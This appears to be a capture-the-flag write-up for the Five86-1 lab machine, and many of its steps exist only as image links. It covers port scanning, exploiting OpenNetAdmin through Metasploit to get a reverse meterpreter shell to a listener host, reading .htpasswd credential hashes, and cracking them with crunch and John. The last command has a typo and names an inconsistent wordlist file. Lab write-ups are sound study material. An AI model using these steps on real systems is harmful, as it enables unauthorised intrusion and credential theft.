Five86 -1

IP- 192.168.56.185
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

Reconnaisance

As always let's identify our target ip



Now let's use nmap to find open ports,services,versions etc.




We got few number of ports opened.
22(ssh)


80(http)
10000(miniserv)

Enumeration

At first we tried to explore port 80 but the webpage gave us not found. So after looking through nmap we checked robots.txt from there we got another link ona it gave us a proper opennetadmin page.




We analyzed and came to know the version displayed was vulnerable to rce and we even have a module in metasploit to get a shell.



Exploitation


Now let's start metasploit
set rhosts 192.168.56.185
set lhost 192.168.56.1
run



Great we got a meterpreter shell we made it more interactive using shell command.Now let's start exploiting more to get into root access

So, we successfully exploited the host machine and spawned the shell as www-data, we decided to go with post enumeration for privilege escalation and as a result, we found the ".htaccess" file from within /var/www/html/-reports. By reading the .htaccess we found path for .htpasswd file i.e. "/var/www/.htpasswd" , and by reading .htapasswd file we found hashes for user "douglas". In the .htapsswd file, the author has left a hint for the password as shown in the image


So, we found that the password is a 10-character "aefhrt" string, so you'll need to prepare a 10-character long password dictionary. Here we use crunch to create the dictionary and execute the following command to follow the pattern of the password as the author has said.




With the help of the above command, we generated a dictionary and used the john ripper to crack the hash value. Here I saved the hash value described above in a text file called “hash” and used dict.txt wordlist to crack the hash value and run the following command

Now let's use john to crack the hash by the wordlist we created

jophn --wordlist=passwd.txt hash

